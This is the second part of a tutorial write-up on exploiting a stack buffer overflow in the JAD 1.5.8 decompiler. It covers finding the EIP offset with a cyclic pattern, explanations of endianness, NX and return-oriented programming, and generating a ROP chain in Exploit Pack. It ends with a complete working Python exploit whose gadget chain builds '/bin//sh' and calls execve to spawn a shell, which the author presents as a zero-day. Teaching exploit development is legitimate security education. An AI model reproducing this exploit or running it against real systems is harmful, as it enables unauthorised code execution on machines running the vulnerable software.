
When you are ready, re-run the program *"run `cat jad_pattern`"* to add the pattern we just created to the input of JAD. You will see how all the values of the stack changed while using our cyclic pattern. This pattern will be used to find the offsets for the registers we can control.

De Bruijn sequence

In combinatorial mathematics, a de Bruijn sequence of order n on a size-k alphabet A is a cyclic sequence in which every possible length-n string on A occurs exactly once as a substring (i.e., as a contiguous subsequence). Such a sequence is denoted by B(k, n) and has length kn, which is also the number of distinct substrings of length n on A; de Bruijn sequences are therefore optimally short.




Now let's go ahead and find the offsets using this command: *"pattern_search" and* it will show that we can take control of EIP at offset 8150, but also we can control some general registers.




To verify this, let's do the following exercise. Run the program using Python again and add Ax8150 + DCBA (0x44,0x43,0x42,0x41) that will be translated into (0x41,0x42,0x43,0x44) because of Little Indian.

Endianness refers to the sequential order used to numerically interpret a range of bytes in computer memory as a larger, composed word value. It also describes the order of byte transmission over a digital link. Words may be represented in big-endian or little-endian format, depending on whether bits or bytes or other components are numbered from the big end (most significant bit) or the little end (least significant bit). When addressing memory or sending/storing words bytewise, in big-endian format, the most significant byte, which is the byte containing the most significant bit, is sent first (has the lowest address) and the following bytes are sent (or addressed) in decreasing significance order with the least significant byte, which is the byte containing the least significant bit, thus being sent in last place (and having the highest address). Little-endian format reverses the order of the sequence and addresses/sends/stores the least significant byte first (lowest address) and the most significant byte last (highest address). The order of bits within a byte or word can also have endianness (as discussed later); however, a byte is typically handled as a numerical value or character symbol and so bit sequence order is obviated.



On the following screenshot we can actually see how the EIP is getting overwritted into 41424344.



Shellcodes and ROP Chain

Well, we are almost set, we have obtained full control of the execution flow and redirection to the address we wish to go. Now we need to define how are we going to jump to our shellcode, where and if it's possible to get an actual execution. PEDA has support of *checksec* directly from the CLI so, we can check which protections are enable for this binary.

Then we need to create an exploit structure, and also create a ROP Chain, for this we can use *Exploit Pack* editor and the *Chain generator.*

What is NX Bit?


Its an exploit mitigation technique which makes certain areas of memory non executable and makes an executable area, non writable. Example: Data, stack and heap segments are made non executable while text segment is made non writable.

With NX bit turned on, our classic approach to stack based buffer overflow will fail to exploit the vulnerability. Since in classic approach, shellcode was copied into the stack and return address was pointing to shellcode. But now since stack is no more executable, a regular shellcode+jump will fail. But this mitigation technique is not completely bulletproof, for this we need to create a ROP Chain.


What is ROP?
Return-oriented programming (ROP) is a computer security exploit technique that allows an attacker to execute code in the presence of security defenses such as non-executable memory (W xor X technique) and code signing.

In this technique, an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called *"gadgets"*. Each gadget typically ends in a return instruction and is located in a subroutine within the existing program and/or shared library code. Chained together, these gadgets allow an attacker to perform arbitrary operations on a machine employing defenses that thwart simpler attacks.


Writing our exploit:
First double click on the jar file or open Exploit Pack from a console: “java -jar ExploitPack.jar” of course you have already installed JAVA 8 :-) and have chosen the Skeleton Exploit.



Click on on ROP Chain and navigate to /usr/bin/jad to find the binary (This will launch ROPGadget) and create a ropchain for you.




Now you will see at the editor all the available gadgets and at the end of it you will find a finished System() chain ready-to-use :-)



We can run it inside Exploit Pack by clicking *"Execute & Save"* but because this is a local exploit and we want to see the real shell working, click on the right side of the screen (*Run in a terminal*)

and this action will spawn *cmd.exe or xterm* (Windows or Linux) and call Python with the exploit as argument.



Summary:
During this write-up we have learned about x86 processors, memory leaks, debuggers and assembly language using Intel flavor. You should now have some knowledge about Return Oriented Programming and understand the basics of buffer overflows. At the end of this write-up you have used Exploit Pack to construct a basic exploit that works against a real application on it latest release, basically you have made a zero-day exploit! (Even though no-one-cares about this application) the concept remains the same.

I wish you have enjoyed your journey till here and for you this is only the beginning.

Happy Hacking!
Juan Sacco

“Would you tell me, please, which way I ought to go from here?'
'That depends a good deal on where you want to get to,' said the Cat.
'I don't much care where -' said Alice.
'Then it doesn't matter which way you go,' said the Cat.
'- so long as I get SOMEWHERE,' Alice added as an explanation.
'Oh, you're sure to do that,' said the Cat, 'if you only walk long enough.”
— Alice in Wonderland

Full exploit code below:

```
# Exploit Pack - [Assault] v8.0
# Copyright 2017 Juan Sacco http://exploitpack.com
#
# This example exploit structure is intented to be used as starting point for your new exploit.
#
# This program is free software: you can redistribute it and/or modify it under the terms of the
# GNU General Public License as published by the Free Software Foundation, either version 3
# or any later version.
#
# This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
# without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR
# PURPOSE. See the GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along with this program.
# If not, see http://www.gnu.org/licenses/
#!/usr/bin/python
# Exploit Author: Juan Sacco <juan.sacco@kpn.com> at KPN Red Team - http://www.kpn.com
# Developed using Exploit Pack - http://exploitpack.com - <jsacco@exploitpack.com>
# Tested on: GNU/Linux - Kali 2017.1 Release
#
import os, subprocess
from struct import pack

# Padding goes here
p = 'A'*8150

p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
p += pack('<I', 0x0811abe0) # @ .data
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0807b744) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp ; ret
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
p += pack('<I', 0x0811abe4) # @ .data + 4
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0807b744) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp ; ret
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
```

```
p += pack('<I', 0x0811abe8) # @ .data + 8
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080b4970) # xor eax, eax ; pop esi ; pop ebp ; ret
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp ; ret
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080dcf4b) # pop ebx ; pop esi ; pop edi ; ret
p += pack('<I', 0x0811abe0) # @ .data
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x08067b43) # pop ecx ; ret
p += pack('<I', 0x0811abe8) # @ .data + 8
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
p += pack('<I', 0x0811abe8) # @ .data + 8
p += pack('<I', 0x0811abe0) # padding without overwrite ebx
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080b4970) # xor eax, eax ; pop esi ; pop ebp ; ret
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080c861f) # int 0x80

try:
  print("[*] JAD 1.5.8 Buffer Overflow by Juan Sacco")
  print("[*] Please wait.. running")
  subprocess.call(["jad", p])
except OSError as e:
  if e.errno == os.errno.ENOENT:
     print "Program  not found!"
  else:
   print "Error executing exploit"
  raise
```